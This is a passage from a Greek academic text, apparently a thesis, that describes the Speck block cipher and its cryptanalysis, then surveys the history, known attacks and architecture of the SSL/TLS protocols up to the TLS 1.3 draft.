Έτσι αν υποθέσουμε παραδείγματος χάριν ότι έχουμε μέγεθος μπλοκ και μέγεθος κλειδιού 128 bits, ο αλγόριθμος Speck θα εκτελέσει 33 φορές την διαδικασία κρυπτογράφησης. Σε κάθε περίπτωση το αποτέλεσμα που παράγεται από έναν γύρο δίδεται ως είσοδος στον επόμενο.

Από την άλλη πλευρά η αποκρυπτογράφηση χρησιμοποιεί τον αντίστροφο μηχανισμό παραγωγής υπο-κλειδιών και, αντιστοίχως, σε κάθε γύρο πραγματοποιούνται οι αντίστροφες πράξεις της προηγούμενης διαδικασίας, δηλαδή: πρόσθεση XOR της αριστερής λέξης με την δεξιά, κυκλική ολίσθηση της δεξιάς λέξης, αφαίρεση modulo της δεξιάς από την αριστερή λέξη και κυκλική ολίσθηση της αριστερής. Οι κυκλικές ολισθήσεις που λαμβάνουν χώρα σε κάθε γύρο γίνονται για ένα προκαθορισμένο πλήθος θέσεων ολίσθησης. Έτσι αν χρησιμοποιούνται λέξεις μήκους 16 bits η κάθε μία, οι κυκλικές ολισθήσεις που πραγματοποιούνται για την κρυπτογράφηση είναι 7 bits δεξιά και 3 bits αριστερά. Σε κάθε άλλη περίπτωση είναι 8 bits και 3 bits αντίστοιχα. Εν συνεχεία παραθέτουμε δυο σχήματα που απεικονίζουν την διαδικασία κρυπτογράφησης και αποκρυπτογράφησης για 3 γύρους σε τμήματα μεγέθους 128 bits με μήκος κλειδιού εξίσου 128 bits.



Εικόνα 9. Τρεις (3) γύροι κρυπτογράφησης με keyschedule μήκους 2 words



Εικόνα 10. Τρεις (3) γύροι αποκρυπτογράφησης με το αντίστροφο keyschedule μήκους 2 words

Ο συγκεκριμένος αλγόριθμος σχεδιάστηκε από την NSA με σκοπό να παρέχει εφάμιλλο επίπεδο ασφαλείας με τους ευρέως διαδεδομένους αλγορίθμους τμήματος (π.χ. AES), επιτυγχάνοντας ταυτόχρονα και υψηλές επιδόσεις. Γενικότερα οι Simon και Speck έχουν εξεταστεί ενδελεχώς ως προς την ασφάλειά τους τα τελευταία χρόνια, αν και βέβαια όχι στο σημαντικό βαθμό που έχουν εξεταστεί παλαιότεροι αλγόριθμοι όπως , ο DES και ο AES. Παρόλα αυτά, όπως προαναφέραμε, είναι αρκετά ευέλικτοι και ως προς την επιλογή μεγέθους στο μπλοκ και το κλειδί. Αυτό δίδει πρακτικά την δυνατότητα σε κάποιον που τους χρησιμοποιεί να τους παραλλάξει και να τους ταιριάξει με το απαιτούμενο επίπεδο ασφαλείας στην εκάστοτε εφαρμογή. Επιπρόσθετα είναι πολύ εύκολοι στην υλοποίηση και προγραμματιστικά απαιτούν το 1/4 από πλευράς έκτασης κώδικα σε σχέση με τον AES. Έτσι μειώνονται και οι πιθανότητες να υφίστανται λάθη σε διάφορες υλοποιήσεις τους.

Αξίζει να σημειωθεί ότι η σχεδίαση των αλγορίθμων έγινε με γνώμονα το να παρέχει ασφάλεια σε επιθέσεις προσαρμοστικού επιλεγμένου αρχικού μηνύματος και κρυπτοκειμένου (adaptive chosen-plaintext/chosen ciphertext attacks). Επίσης ιδιαίτερη έμφαση δόθηκε στην αντοχή που έχουν σε επιθέσεις σχετιζόμενου κλειδιού. Αυτές είναι επιθέσεις που μοιάζουν με την επίθεση επιλεγμένου αρχικού μηνύματος, με την διαφορά ότι ένας επιτιθέμενος μπορεί να παρατηρεί τα παραγόμενα κρυπτοκείμενα πραγματοποιώντας μικρές διαφοροποιήσεις (flips) του κλειδιού.

Ωστόσο κατά την σχεδίαση τους δεν έγινε κάποια προσπάθεια για την προφύλαξή τους από επιθέσεις που βασίζονται στο μοντέλο του ελεύθερου κλειδιού (open key model). Επομένως υπάρχει πιθανότητα να υφίστανται συγκρούσεις σε δύο τυχαία παραχθέντα κρυπτοκείμενα. Δεδομένου ότι δεν έχει αξιολογηθεί επαρκώς αυτή τους η πτυχή, θεωρείται ότι δεν μπορούν να χρησιμοποιηθούν αποτελεσματικά ως συναρτήσεις κατακερματισμού (hash functions).

Ο Speck προς το παρόν παραμένει πρακτικά ασφαλής. Η καλύτερη επίθεση που έχει γίνει γνωστή, είναι μία επίθεση τύπου επιλεγμένου γνωστού μηνύματος (chosen plaintext attack) η οποία υπάγεται σε μία τεχνική γνωστή ως διαφορική κρυπτανάλυση. Αυτή πραγματοποιήθηκε στον αλγόριθμο για 17 γύρους με μέγεθος μπλοκ και κλειδιού της τάξης των 128bits. Το αποτέλεσμα ήταν να υπάρξει επιτυχής κρυπτανάλυση με 2^{113} αρχικά μηνύματα κατανεμημένα σε 2^{22} bytes μνήμης. Η υπολογιστική πολυπλοκότητα

2^{113} απαιτεί σαφώς λιγότερους υπολογισμούς από την εξαντλητική δοκιμή κλειδιών (2^{128}), εντούτοις επειδή πρόκειται για μία μη πρακτική θεωρητική επίθεση, δεν μειώνεται η ασφάλεια του αλγορίθμου.

Οι οικογένειες των αλγορίθμων Simon και Speck έχουν μελετηθεί όσον αφορά την ασφάλεια τους σε πολύ μεγάλο βαθμό από τους κρυπταναλυτές της Υπηρεσίας Ασφαλείας των Η.Π.Α. (NSA) και βρέθηκε ότι έχουν ανάλογη ασφάλεια με το μήκος κλειδιού που χρησιμοποιείται. Ίσως όμως είναι σημαντικότερο το γεγονός ότι οι εν λόγω αλγόριθμοι έχουν ελεγχθεί σε αρκετά μεγάλο βαθμό από την διεθνή κρυπτογραφική κοινότητα τα τελευταία 2 χρόνια.

Ο παρακάτω πίνακας συνοψίζει τα αποτελέσματα κρυπτανάλυσης όπως καταγράφηκαν μέχρι την περίοδο Ιουλίου 2015 για τον αλγόριθμο Speck (Beuilieu 2015).

Μέγεθος	Σύνολο	Αριθμός γύρων επιτυχημένης
32/64	22	14 (64%)
48/72	22	14 (64%)
48/96	23	15 (65%)
64/96	26	18 (69%)
64/128	27	19 (70%)
96/96	28	16 (57%)
96/144	29	17(59%)
128/128	32	17 (53%)
128/192	33	18 (55%)
128/256	34	19 (56%)

Πίνακας 3

Από τα ανωτέρω προκύπτει ότι ο Speck θεωρείται σήμερα ένας ασφαλής αλγόριθμος. Προφανώς, το γεγονός ότι πρόκειται για αλγόριθμο που σχεδιάστηκε και προτάθηκε από τη NSA γεννά σε πολλούς αμφιβολίες ως προς το αν πράγματι πρέπει να υιοθετηθεί ή αν υπάρχει κάποιο μυστικό ευπαθές του σημείο. Ωστόσο, δεν πρέπει να ξεχνάμε ότι –

πέραν του γεγονότος ότι επί μία τριετία αποδεικνύεται ανθεκτικός σε κάθε προσπάθεια επιτυχούς κρυπτανάλυσης από το σύνολο της επιστημονικής κοινότητας – αντίστοιχες υπόνοιες είχαν υπάρξει και για τα S-box του DES (τα οποία ήταν πρόταση της NSA, ως τροποποίηση του αρχικού αλγορίθμου που είχε προτείνει η IBM). Ωστόσο αυτά ακόμα και σήμερα (40 χρόνια μετά), θεωρούνται ότι έχουν ως συναρτήσεις πολύ καλά κρυπτογραφικά χαρακτηριστικά.

Κεφάλαιο 3
Το Πρωτόκολλο SSL/TLS

3.1 Θεμελιώδη Στοιχεία

Τα κρυπτογραφικά πρωτόκολλα Transport Layer Security (TLS) και ο προκάτοχος του το Secure Sockets Layer (SSL), χρησιμοποιούνται σήμερα στο 70% των ιστοτόπων του διαδικτύου. Με την χρήση τους δίδεται η δυνατότητα παροχής ασφαλούς σύνδεσης πάνω από το TCP/IP πρωτόκολλο μεταξύ δύο συστημάτων όπου το ένα δρα ως πελάτης (client) και το άλλο ως εξυπηρετητής (server).

Σήμερα είναι πολλαπλές οι εφαρμογές που ενσωματώνουν τις διάφορες εκδόσεις του SSL/TLS και οι κυριότερες είναι η χρήση του σε φυλλομετρητές για την ασφαλή περιήγηση στο διαδίκτυο, η αποστολή κρυπτογραφημένου email, η διασφάλιση της εμπιστευτικότητας σε εφαρμογές ανταλλαγής άμεσων μηνυμάτων (instant messaging) και η δημιουργία ασφαλών καναλιών επικοινωνίας σε τεχνολογίες Voice-over-IP (VoIP). Στις τελευταίες είναι ιδιαίτερα ωφέλιμο καθώς ενθυλακώνει την κυκλοφορία (tunneling), ενώ επίσης παρέχει αυθεντικοποίηση και κρυπτογράφηση στο πρωτόκολλο SIP (Session Initiation Protocol) (Shen 2011).

Το SSL/TLS υλοποιήθηκε με τέτοιο τρόπο ώστε να λειτουργήσει μεταξύ του επιπέδου εφαρμογής (Application Layer) και του επιπέδου μεταφοράς (Transport Layer) στο μοντέλο OSI. Σήμερα όλοι οι φυλλομετρητές έχουν ενσωματωμένη υποστήριξη μέχρι και για τις τελευταίες εκδόσεις του εν λόγω πρωτοκόλλου γεγονός που το καθιστά διαφανές στον τελικό χρήστη.

Μια πολύ σημαντική ιδιότητα που το κατέστησε δημοφιλές και κατά συνέπεια οδήγησε στην ευρεία εφαρμογή του είναι η τέλεια «μυστικότητα προς τα εμπρός» (perfect forward secrecy). Αυτή είναι μια ιδιότητα, η οποία διασφαλίζει ότι το κλειδί της συνόδου (short term session key) δεν μπορεί να σε καμία περίπτωση να εξαχθεί από το

μακροπρόθεσμο ασύμμετρο κλειδί σε περίπτωση που κάποιος κακόβουλος ανακαλύψει το δεύτερο.

Όσον αφορά την χρήση των X.509 πιστοποιητικών στα SSL/TLS, είναι κάτι το οποίο καθιστά επιτακτική την ανάγκη για μια αρχή PKI. Αυτό καθώς είναι απαραίτητο να επαληθεύεται η σχέση μεταξύ των πιστοποιητικών που χρησιμοποιούνται και του ιδιοκτήτη τους, όπως επίσης και οι ενέργειες που αφορούν την δημιουργία τους, την υπογραφή τους και την διαχείριση τους από κάποιες κεντρικές οντότητες αναγνωρισμένες από όλους τους συμβαλλόμενους.

3.2 Ιστορική αναδρομή

3.2.1 SSL 1.0, 2.0, 3.0

Οι αρχικές υλοποιήσεις του πρωτοκόλλου πραγματοποιήθηκαν από την εταιρεία Netscape την δεκαετία του 1990 με σκοπό να διασφαλίσει τις συναλλαγές στο διαδίκτυο για εμπορικούς και οικονομικούς οργανισμούς (Netscape 1997). Το SSL υλοποιήθηκε με τέτοιο τρόπο ώστε να λειτουργήσει μεταξύ του επιπέδου εφαρμογής (Application Layer) και του επιπέδου μεταφοράς (Transport Layer) στο μοντέλο OSI. Ωστόσο η έκδοση 1.0 δεν κυκλοφόρησε ποτέ, καθότι κρίθηκε επισφαλής. Εν συνεχεία κυκλοφόρησε τον Φεβρουάριο του 1995 η έκδοση 2.0 στην οποία επίσης εντοπίστηκαν κάποιες σοβαρές αδυναμίες που οδήγησαν τελικά στην αντικατάσταση της από την έκδοση 3.0 το 1996. Αυτή υλοποιήθηκε από κάποιους μηχανικούς της Netscape και την ίδια χρονιά δημοσιεύθηκε το RFC 6101 από το Internet Engineering Task Force (IEFT) το οποίο έχει σήμερα ιστορική σημασία (Freir 2011).

Από τον Νοέμβριο του 2014 και έπειτα η έκδοση 3.0 του SSL θεωρείται επισφαλής καθώς είναι ευπαθής στη λεγόμενη επίθεση POODLE, η οποία επηρεάζει το πρωτόκολλο σε κάθε περίπτωση όπου για την κρυπτογράφηση χρησιμοποιείται αλγόριθμος τμήματος (block cipher), το οποίο και συμβαίνει στην πλειοψηφία των περιπτώσεων (Möller 2014). Ο μόνος αλγόριθμος ροής που χρησιμοποιείται στο SSL 3.0, και άρα στην περίπτωση αυτή η επίθεση POODLE δεν μπορεί να εφαρμοστεί, είναι ο RC4. Όμως, η

ασφάλεια του αλγορίθμου RC4 έχει ούτως ή άλλως καταλυθεί και για τον λόγο αυτό η έκδοση 3.0 του SSL έχει επισήμως αποσυρθεί. Μόλις πρόσφατα η Google ανακοίνωσε ότι σκοπεύει να αποκρύψει καθολικά από τα αποτελέσματα των αναζητήσεων των χρηστών ιστοτόπους που χρησιμοποιούν το SSL 3.0. Με αυτό το αντίμετρο, αφενός «εξαναγκάζει» τους ιδιοκτήτες των διαφόρων ιστοτόπων να προβούν στις απαραίτητες ενημερώσεις αν επιθυμούν τα websites τους να εμφανίζονται στα αποτελέσματα της εν λόγω μηχανής αναζήτησης και αφετέρου προστατεύει τους τελικούς χρήστες που δεν γνωρίζουν τίποτε για το πρωτόκολλο SSL που να αφορά την παραβίαση της εμπιστευτικότητας και της ακεραιότητάς των επικοινωνιών του.

3.2.2 TLS 1.0

Το 1999 προτάθηκε το εν λόγω πρωτόκολλο ως μια αναβάθμιση στην έκδοση SSL 3.0. Ορίστηκε μέσα από το RFC 2246 και είναι αξιοσημείωτο το γεγονός ότι αναφέρθηκε εκεί πως οι αλλαγές μεταξύ του TLS 1.0 και του SSL 3.0 δεν είναι δραματικές αλλά είναι τόσο σημαντικές ώστε να αποκλείεται η διαλειτουργικότητα μεταξύ των δύο εκδόσεων (Dierks 1999). Γενικότερα θα λέγαμε ότι το TLS 1.0 άτυπα θεωρείται ως το SSL 3.1. Εντούτοις παρατηρήθηκε ότι σε πολλές υλοποιήσεις του TLS 1.0 εντοπίζονται κάποιες αδυναμίες που επιτρέπουν σε κάποιο κακόβουλο να υποβαθμίσει μια υπό διαπραγμάτευση συνεδρία σε SSL 3.0 καθιστώντας πρακτικά την σύνδεση επισφαλή. Τελικά η έκδοση αυτή αποδυναμώθηκε από τις επιθέσεις BEAST (2011) και την Lucky 13 που ανακαλύφθηκε λίγο μεταγενέστερα, το 2013 [Duong 2011, Alfardan 2013].

3.2.3 TLS 1.1

Τον Απρίλιο του 2006, μετά από 7 χρόνια ευρείας χρήσης του TLS 1.0, ορίστηκε το TLS 1.1 από το RFC 4346. Οι σημαντικές διαφορές που εισήγαγε σε σχέση με τις προηγούμενες εκδόσεις ήταν η προσθήκη προστασίας ενάντια σε επιθέσεις με στόχο τους αλγορίθμους που λειτουργούν σε τρόπο λειτουργίας CBC (cipher-block chaining), το οποίο επιτεύχθηκε με την χρήση ρητά ορισμένων διανυσμάτων αρχικοποίησης (IVs) αλλά και με την «φίμωση» των μηνυμάτων τύπου decryption_failed σε περιπτώσεις που ανιχνεύονται λάθη που αφορούν το Padding. Το τελευταίο καθιστά το πρωτόκολλο ανθεκτικό σε επιθέσεις τύπου επιλεγμένου αρχικού μηνύματος που εκμεταλλεύονται τους εξυπηρετητές ως “oracle” αποκρυπτογράφησης. Τέτοιες επιθέσεις αναλύουμε στο

Κεφάλαιο 4. Επιπλέον στην παρούσα έκδοση προτάθηκε η τυποποίηση των παραμέτρων της IANA. Η IANA είναι μια Αρχή που είναι υπεύθυνη για την διανομή διευθύνσεων IP, την προτυποποίηση τύπων πολυμέσων (media types) αλλά και την διαχείριση των παραμέτρων που χρησιμοποιούν διάφορα πρωτόκολλα στο διαδίκτυο (Dierks 2006). Ωστόσο και αυτή η έκδοση αποδυναμώθηκε καθώς είναι εφικτό να πραγματοποιηθούν σε διάφορες υλοποιήσεις της, επιθέσεις όπως η Lucky 13 (2013) και η επίθεση που στοχεύει σε ευπάθειες του αλγορίθμου RC4 (2013, 2015) (Hacker Intelligence Initiative 2015).

3.2.4 TLS 1.2

Το TLS 1.2 ορίστηκε στο RFC 5246 τον Αύγουστο του 2008. . Βασίζεται στο TLS 1.1 και φέρει κάποιες σημαντικές αλλαγές που άπτονται στην βελτιωμένη ευελιξία όσον αφορά τις αποφάσεις για την χρήση κρυπτογραφικών αλγορίθμων. Μια είναι η ουσιαστική καινοτομία στο πρωτόκολλο που αφορά την δυνατότητα που έχει ο server ή ο client στο να επιλέγει ποιον αλγόριθμο κατακερματισμού και ποιον αλγόριθμο ψηφιακής υπογραφής θα αποδέχεται (Dierks 2008). Αξίζει να σημειωθεί πως αυτό έχει σαν αποτέλεσμα να εξαλείψει κάποιους περιορισμούς στους αλγορίθμους που χρησιμοποιούνται από τις προηγούμενες εκδόσεις του TLS. Επιπλέον έχουν εφαρμοστεί αυστηρότεροι έλεγχοι στον έλεγχο των αριθμών των εκδόσεων του “EncryptedPreMasterSecret”. Σήμερα θεωρείται η μόνη απόλυτα ασφαλής έκδοση και αξιοποιεί τους λεγόμενους αλγορίθμους νέας γενιάς που στοχεύουν στην αυθεντικοποιημένη κρυπτογράφηση ενώ ταυτόχρονα παρέχουν και ελέγχους ακεραιότητας. Αυτοί είναι οι λεγόμενοι κρυπταλγόριθμοι Αυθεντικοποιημένης κρυπτογράφησης με συσχετιζόμενα δεδομένα (Authenticated Encryption with Associated Data - AEAD mode ciphers) και ο βασικός τους τρόπος λειτουργίας είναι ο GCM.


3.2.5 TLS 1.3 (προσχέδιο)

Από τον Σεπτέμβριο του 2015 έχει δημιουργηθεί ένα προσχέδιο για το TLS 1.3 με προσωρινά στοιχεία που αφορούν τις προδιαγραφές του. Το πρωτόκολλο αυτό βασίζεται στο TLS 1.2 και δημιουργήθηκε από την ανάγκη να πραγματοποιηθεί μια ανακαίνιση στο σχεδιασμό που σχετίζεται με την βελτίωση στο επίπεδο της απόδοσης

αλλά και με την βελτίωση των μηχανισμών που αξιοποιούνται κατά την διαπραγμάτευση των κρυπτογραφικών κλειδιών. Εκτός αυτών εξετάζει της ελλείψεις που υπάρχουν στο πρωτόκολλο SSL Record Protocol, το οποίο αποτελεί μέρος του TLS για την προστασία των δεδομένων των χρηστών. Επιπλέον αποσκοπεί στο να προσθέσει την τέλεια μυστικότητα ως ένα υποχρεωτικό χαρακτηριστικό που θα πρέπει να ενσωματώνουν οι διάφορες υλοποιήσεις του πρωτοκόλλου και να καταστήσει τις κρυπτογραφικές συναρτήσεις ελλειπτικών καμπυλών ως τα κύρια κρυπτογραφικά εργαλεία αυτού. Αυτού του είδους οι απαιτήσεις καλούν τους σχεδιαστές γενικότερα να απομακρυνθούν από τις παραδοσιακές υλοποιήσεις που βασίζονται σε TLS handshakes με τον αλγόριθμο RSA και να επικεντρωθούν στην σχεδίαση ενός πρωτοκόλλου που βασίζεται σε διάφορες τεχνικές τύπου αλγορίθμων Diffie-Hellman. Τέλος στην παρούσα έκδοση προτείνεται η εγκατάλειψη του τρόπου λειτουργίας CBC, ενώ παράλληλα καθίσταται υποχρεωτική η χρήση των ciphers που λειτουργούν με τρόπο λειτουργίας AEAD (Rescorla E 2016).

3.3 Αρχιτεκτονική του SSL/TLS

Το SSL/TLS σχεδιάστηκε για να χρησιμοποιείται στο TCP/IP και να παρέχει μια από άκρη σε άκρη ασφαλή υπηρεσία. Είναι δομημένο ώστε να επενεργεί μόνο πάνω σε TCP πακέτα και είναι ανεξάρτητο από το λειτουργικό σύστημα. Κατά συνέπεια επιτρέπει σε έναν οποιονδήποτε χρήστη να συνδεθεί με ασφάλεια, ακόμα και από ένα μη ασφαλές άκρο. Γενικότερα υποστηρίζει και προστατεύει πρωτόκολλα που μεταφέρουν μη κρυπτογραφημένη πληροφορία σε δίκτυα. Τέτοια είναι το Hypertext Transport Protocol (HTTP), το Lightweight Directory Access Protocol (LDAP), το Internet Messaging Access Protocol (IMAP) και το Telnet. Πάντως το SSL/TLS δεν είναι ένα μεμονωμένο πρωτόκολλο αλλά μία σουίτα πρωτοκόλλων που καταλαμβάνουν δύο στρώματα στο Application Layer του TCP/IP stack κατά τρόπο που παρουσιάζεται στο παρακάτω σχήμα.



Εικόνα 11. Διαστρωμάτωση του TCP/IP stack, με το SSL/TLS να λειτουργεί στο επίπεδο εφαρμογής

Στο πρώτο στρώμα συναντάμε το SSL Record Protocol, το οποίο επιτρέπει την ενθυλάκωση των πρωτοκόλλων του υψηλότερου επιπέδου, όπως του SSL Handshake, του SSL Change Cipher Spec, του SSL Alert και των πρωτοκόλλων του επιπέδου εφαρμογής (π.χ. HTTP, IMAP, LDAP κτλ). Από αυτό πραγματοποιείται η εξασφάλιση του απορρήτου καθώς εδώ λαμβάνει χώρα η κρυπτογράφηση όλων των μηνυμάτων. Τα υπόλοιπα τρία που βρίσκονται στο υψηλότερο επίπεδο, δηλαδή το SSL Handshake Protocol, το SSL Change Cipher Spec Protocol και το SSL Alert Protocol ενσωματώνουν όλους εκείνους τους μηχανισμούς που απαιτούνται για την επιλογή των αλγορίθμων κρυπτογράφησης και για την παραγωγή ειδοποιήσεων σε περίπτωση σφαλμάτων.

Δύο βασικές έννοιες που υφίστανται είναι η σύνοδος SSL (SSL session) και η σύνδεση SSL (SSL Connection). Αυτές ορίζονται ακολούθως:

- **Σύνοδος SSL:** Μια σύνοδος SSL είναι μια συσχέτιση μεταξύ ενός πελάτη (client) και ενός εξυπηρετητή (server). Οι σύνοδοι (sessions) εγκαθιδρύονται από το SSL Handshake Protocol και είναι υπό την ευθύνη του να συντονίσει τις καταστάσεις συνόδου και σύνδεσης τόσο από την πλευρά του πελάτη όσο και από την πλευρά του εξυπηρετητή. Οι σύνοδοι ορίζουν ένα σύνολο από κρυπτογραφικές παραμέτρους ασφαλείας και χρησιμοποιούνται ώστε να αποφύγουμε την υπολογιστικά ακριβή επαναδιαπραγμάτευση νέων παραμέτρων ασφαλείας για κάθε νέα σύνδεση. Ως εκ τούτου μια σύνοδος μπορεί να είναι κοινή για πολλαπλές συνδέσεις.

- **Σύνδεση SSL:** Μια σύνδεση SSL είναι μια διαφανής, peer-to-peer, σύνδεση, η οποία αντιστοιχίζεται σε μία σύνοδο SSL (sessions).

Τόσο η σύνοδος όσο και η σύνδεση περιγράφονται από σύνολο παραμέτρων.

Οι παράμετροι μιας **συνόδου** είναι οι παρακάτω:

Session Identifier: Είναι μια τυχαία ακολουθία από bytes η οποία επιλέγεται από τον εξυπηρετητή για να αναγνωρίσει μια ενεργή σύνοδο (active state) ή μια σύνοδο με δυνατότητα συνέχισης (resumable state).

Peer Certificate: Είναι το X509.v3 πιστοποιητικό του άλλου μέλους. Συχνά οι πελάτες (χρήστες) δεν έχουν πιστοποιητικό, οπότε για τον εξυπηρετητή έχει τιμή null.

Compression method: Αποτελεί την παράμετρο που καθορίζει τον αλγόριθμο που χρησιμοποιείται για τη συμπίεση των δεδομένων πριν από την κρυπτογράφηση τους.

Cipher Spec: Η παρούσα παράμετρος καθορίζει τον αλγόριθμο κρυπτογράφησης (π.χ AES κτλ) για τα μηνύματα που επρόκειτο να μεταδοθούν. Επίσης καθορίζει τον αλγόριθμο κατακερματισμού (hash function) που θα χρησιμοποιηθεί για τον υπολογισμό του MAC (MD5 ή το SHA1).

Master Secret: Είναι μια μυστική ακολουθία μεγέθους 48-bytes που διαμοιράζονται μόνο ο εξυπηρετητής και ο πελάτης (χρήστης).

Is resumable: Είναι μία ένδειξη (flag) που υποδηλώνει αν η σύνοδος μπορεί να χρησιμοποιηθεί στο μέλλον για νέες συνδέσεις.

Από την άλλη πλευρά, η κατάσταση μιας **σύνδεσης** προσδιορίζεται από τις ακόλουθες παραμέτρους:

Server and Client Random: Είναι ακολουθίες από bytes που επιλέγονται από τον εξυπηρετητή και τον πελάτη (χρήστη) για κάθε σύνδεση κατά τη φάση ανταλλαγής κλειδιού.

Server write MAC secret: Το μυστικό κλειδί που χρησιμοποιείται στον αλγόριθμο MAC και επιδρά στα δεδομένα που αποστέλλονται από τον εξυπηρετητή.

Client write MAC secret: Το μυστικό κλειδί που χρησιμοποιείται στον αλγόριθμο MAC και επιδρά στα δεδομένα που αποστέλλονται από τον πελάτη (χρήστη).

Server write key: Το κλειδί κρυπτογράφησης με το οποίο θα κρυπτογραφηθούν τα δεδομένα από τον εξυπηρετητή και θα αποκρυπτογραφηθούν εν συνεχεία από τον πελάτη (χρήστη).

Client write key: Το κλειδί κρυπτογράφησης με το οποίο θα κρυπτογραφηθούν τα δεδομένα από τον πελάτη (χρήστη) και θα αποκρυπτογραφηθούν εν συνεχεία από τον εξυπηρετητή.

Initialization vectors: Στην περίπτωση που χρησιμοποιείται κάποιος αλγόριθμος κρυπτογράφησης σε τρόπο λειτουργίας CBC, διατηρείται για κάθε κλειδί ένα διάνυσμα αρχικοποίησης IV (Initialization Vector). Αυτό το πεδίο αρχικοποιείται από το πρωτόκολλο SSL Handshake. Εν συνεχεία το κρυπτοκείμενο που προήλθε από το τελευταίο block του κάθε record, διατηρείται για να χρησιμοποιηθεί ως IV στο επόμενο.

Sequence Numbers: Κάθε πλευρά διατηρεί διαφορετικές ακολουθίες αριθμών για τα εκπεμπόμενα και τα λαμβανόμενα μηνύματα στα πλαίσια μίας σύνδεσης. Όταν ένας εκ των δύο που συμμετέχουν σε μία σύνδεση αποστείλει ή λάβει ένα change cipher spec message, τίθεται ο αντίστοιχος ακολουθιακός αριθμός (sequence number) στην τιμή 0. Η μέγιστη τιμή που μπορεί να πάρει ένας τέτοιος ακολουθιακός αριθμός δεν μπορεί να ξεπερνά την 2^{64} -1.

Όπως αναφέραμε συνοπτικά, τα διαφορετικά επίπεδα και πρωτόκολλα στο SSL έχουν διαφορετικές λειτουργίες και αρμοδιότητες.

Για την εγκαθίδρυση μίας SSL συνόδου (SSL Session) απαιτούνται δύο διακριτές φάσεις. Στην πρώτη φάση λαμβάνει χώρα το πρωτόκολλο SSL Handshake, όπου με το οποίο ο πελάτης αυθεντικοποιεί τον εξυπηρετητή, ο εξυπηρετητής (προαιρετικά) αυθεντικοποιεί τον πελάτη και αποφασίζουν από κοινού τα κρυπτογραφικά κλειδιά της συνόδου που θα χρησιμοποιηθούν για την προστασία της επικοινωνίας. Στην συνέχεια ενεργοποιείται η δεύτερη φάση όπου το SSL Record protocol αξιοποιεί τα κλειδιά συνόδου σε αλγορίθμους συμμετρικής κρυπτογραφίας (π.χ. AES, RC4) και σε συναρτήσεις κατακερματισμού για αυθεντικοποίηση (HMAC). Έτσι σε αυτό το σημείο επιτυγχάνεται η κρυπτογράφηση των δεδομένων και η δημιουργία ενός ασφαλούς


καναλιού μεταφοράς των δεδομένων του επιπέδου εφαρμογής. Έπειτα πάνω από αυτό το ασφαλές κανάλι εγκαθιδρύεται ένας αριθμός από συνδέσεις που μεταφέρουν κρυπτογραφημένα ωφέλιμη πληροφορία από τον πελάτη στον εξυπηρετητή και αντίστροφα. Αξίζει να σημειωθεί πως τα συμβαλλόμενα μέλη έχουν την δυνατότητα να επιλέγουν από μία μεγάλη συλλογή από αλγορίθμους αυθεντικοποίησης και κρυπτογράφησης που θα χρησιμοποιηθούν στο SSL Record Protocol.

Στην συνέχεια περιγράφουμε αναλυτικά τα τέσσερα πρωτόκολλα του SSL/TLS. Επίσης μετέπειτα θα περιγράψουμε τις 4 βασικές φάσεις που ακολουθεί το SSL Handshake Protocol για να εδραιώσει μια ασφαλή σύνοδο μεταξύ δύο συμβαλλόμενων μελών.

3.3.1 SSL Record Protocol

